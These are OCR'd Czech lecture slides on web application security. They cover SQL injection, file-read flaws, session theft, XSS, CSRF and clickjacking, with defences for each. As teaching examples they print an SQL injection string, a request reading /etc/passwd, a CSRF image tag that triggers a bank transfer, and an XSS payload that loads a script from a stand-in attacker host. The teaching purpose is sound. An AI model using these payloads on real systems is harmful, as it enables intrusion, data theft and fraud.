

(Ne)bezpečnost webových aplikací




WEB 2013-2014

Typy útoků



- Systém může být napaden na různých úrovních
  - Operační systém až prohlížeč
- Zaměříme se na problémy způsobené interakcí webové aplikace a prohlížeče (HTTP, HTML a JS)
- Útoky
  - Injection/SQL Injection
  - Neošetření vstupu/čtení souboru
  - Krádež session
  - Cross Site Scripting
  - Cross Site Request Forgery
  - Clickjacking

Injection/SQL injection




- Neošetření vstupu při sestovavání dotazů a parametrů do jiných systémů
- Nejčastěji při vytváření SQL dotazu
- Ukázka: `param` obsahuje text ze vstupu

```
String query = "SELECT * FROM tabulka
WHERE atribut = '$param' ";
```

- Do `param` umístíme `"' or 1=1 or atribut='"`
- Výsledek:


```
SELECT * FROM tabulka WHERE atribut = ' ' or
  1=1 or atribut=' '
```

Neošetření vstupu/čtení souboru



- readfile($_GET[‘file’])
- Zavoláme: index.php?file=/etc/passwd a můžeme načíst soubor s hesly

Krádež session




- Identifikátory sezení je nutné generovat náhodně a kontrolovat IP (nelze při dlouhodobém přihlášení)
- Při použití cookie – omezení cookie na doménu, kontrola IP, doba platnosti
  - Vlastnost HttpOnly u cookie – nelze přečíst JavaScriptem
- SessionID v URL
  - Pozor na HTTPReferer (URL může být zasláno při kliknutí na odkaz)
  - URL i se SessionID může být zasláno Emailem
  - Obrana – při každém odkazu na jiný server vložit přesměrování na "mezistránku"

Cross Site Scripting

- Zobrazování vstupů od uživatele – do stránky musí být zapsán jen text!
  - Nahrazení < > &
  - Problém pokud uživatel může výtvářet HTML kód (WISIWYG editory) – důsledná kontrola vstupu
  - Pozor na nevalidní kód (nutno opravit)

Cross Site Request Forgery



- Uživatel navštíví stránku s tímto kódem

  <img src="http://www.vasebanka.cz/submitTransfer/?account=1/1234&amount=1000000&confirm=1">
- URL je vložena jako cíl obrázku, ale ve skutečnost simuluje formulář odeslaný metodou GET – server nemusí poznat rozdíl
- Pokud by bankovní systém nevyžadoval další parametry pro potvrzení operace, mohlo by následovat skutečné odeslání peněz
- Předpoklad – uživatel přihlášen (platná session)
- Obrana
  - Příjem dat metodou POST (nic moc – lze udělat JavaScriptem)
  - SMS – to je dobré
  - Při zobrazení formuláře vygenerovat náhodný kód (jiný pro každého uživatele), při odeslání zkontrolovat kód na serveru
  - Kratší platnost session

Clickjacking (Click Hijacking)


- Hra zabíjení much – zuřivé klikání – potvrzení instalace software – zavirování
- Firefox čeká několik vteřin, než můžete potvrdit dialog k instalaci
- Clickjacking – na stránce zobrazen obsah a tlačítko z jiné webové aplikace, které je ale umístěno jako součást stránky, uživatel potvrdí nevědomky nějakou akci

JavaScript – nástroj ďábla

- Přístup k HTML, cookies, přesměrování, natažení nějakého kódu z jiného serveru, odečítání vstupu od uživatele
- Nedovolit vložit JS do stránek
- Skript zapsaný do atributu má omezené možnosti, ale lze napsat toto:

```
<img src="http://www.utocnik.cz/smajlik.gif"
onload="script=document.createElement('SCRIPT');
script.src='http://www.utocnik.cz/script.js';doc
ument.documentElement.appendChild(script);"/>
```

Zásady



- Kontrolovat každý vstup od uživatele
- Pozor na `include $_GET['page'];`
- Místo include raději require – vyhnutí nepředvídatelných situací – fatal error
- Pokud přijímáte od uživatele číslo přetypujte $cislo = (int) $GET['cislo'];
- Tam, kde nejsou potřeba dvojité uvozovky, použijte jednoduché